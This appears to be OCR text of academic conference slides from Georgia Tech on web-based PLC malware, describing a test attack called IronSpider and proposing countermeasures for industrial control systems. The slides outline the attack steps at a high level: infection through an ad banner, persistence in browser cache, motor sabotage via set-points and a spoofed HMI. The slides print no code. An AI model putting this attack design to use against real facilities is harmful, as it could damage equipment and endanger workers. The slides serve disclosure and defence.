
Real-World Test – IronSpider!

- Malware was deployed when the operator looked at our ad banner
- Used browser cache to survive PLC hardware replacement
- Sabotaged industrial motor by changing set-points



Real-World Test – IronSpider!


- Malware was deployed when the operator looked at our ad banner
- Used browser cache to survive PLC hardware replacement
- Sabotaged industrial motor by changing set-points
- Spoofed HMI screen to show incorrect values



Georgia Tech

Real-World Test – IronSpider!

- Malware was deployed when the operator looked at our ad banner
- Used browser cache to survive PLC hardware replacement
- Sabotaged industrial motor by changing set-points
- Spoofed HMI screen to show incorrect values
- Self-destructed with full factory-reset



Countermeasures

Countermeasures

- Circumventing the need for system-level compromise makes this attack very difficult to detect or prevent (CL and FW are unmodified)

Countermeasures

- Circumventing the need for system-level compromise makes this attack very difficult to detect or prevent (CL and FW are unmodified)
- Browser-land is a surprisingly ideal place to run malware in industrial facilities


Countermeasures

- Circumventing the need for system-level compromise makes this attack very difficult to detect or prevent (CL and FW are unmodified)
- Browser-land is a surprisingly ideal place to run malware in industrial facilities
- Generally speaking, differentiating between <u>malicious attacker-authored</u> JavaScript and <u>benign customer-authored</u> JavaScript is challenging

Countermeasures

- Circumventing the need for system-level compromise makes this attack very difficult to detect or prevent (CL and FW are unmodified)
- Browser-land is a surprisingly ideal place to run malware in industrial facilities
- Generally speaking, differentiating between malicious attacker-authored JavaScript and benign customer-authored JavaScript is challenging

TABLE VII: Proposed Countermeasures to Defend Against PLC WB Malware



Prevention Strategy	Protections Provided	Responsible Party	Practicality
Private Network Access	Increase difficulty of *Web Access* infections	Browser developers	Medium; may disrupt some legitimate traffic
CSP Confidentiality Directive	Increase difficulty of web-based C2 channel	Browser developers and PLC vendors	High; minor server-side configuration for PLC vendors
ICS Domain-Sandboxing	Increase difficulty of *Network Access* infections such as malicious UWP and hijacked GUIs	PLC vendors	Medium; Requires separate auth scheme and server-side reconfiguration
Real-Only CDN w/ CSP and SRI	Increase difficulty of all infections mechanisms	PLC vendors	Low; Requires substantial front-end restructure and CDN management
PLC-configured WAF	Increase difficulty of *Network Access* infections such as ICS XCS	Third-parties	Medium; may add some overhead to real-time ICS protocols

Takeaways

Takeaways

- Control Logic and Firmware are not the only locations to run PLC malware

Takeaways

- Control Logic and Firmware are not the only locations to run PLC malware
- Web-Based PLC malware is often easier to deploy and harder to remove

Takeaways

- Control Logic and Firmware are not the only locations to run PLC malware
- Web-Based PLC malware is often easier to deploy and harder to remove
- Web security has unique considerations in an ICS environment

Takeaways

- Control Logic and Firmware are not the only locations to run PLC malware
- Web-Based PLC malware is often easier to deploy and harder to remove
- Web security has unique considerations in an ICS environment
- The next Stuxnet might infect the web application layer!

malware.js

A New Class of PLC Malware

Firmware (FW) Malware

- Implemented closer to hardware
- High-level of device control
- Difficult to detect
- Challenging to deploy

Control Logic (CL) Malware

- Runs in user-code sandbox
- Easy access to GPIO
- Simpler to deploy
- Straightforward to detect

NEW

Web-Based (WB) Malware

- Hosted by PLC; runs in other devices' browsers
- Device & physical process control
- Easy to deploy
- Difficult to Detect

Questions?

Georgia Institute of Technology

Cyber-Physical Security Lab

https://sites.gatech.edu/capcpsec/ & https://cap.ece.gatech.edu/

Ryan Pickren

https://www.ryanpickren.com/

rpickren3@gatech.edu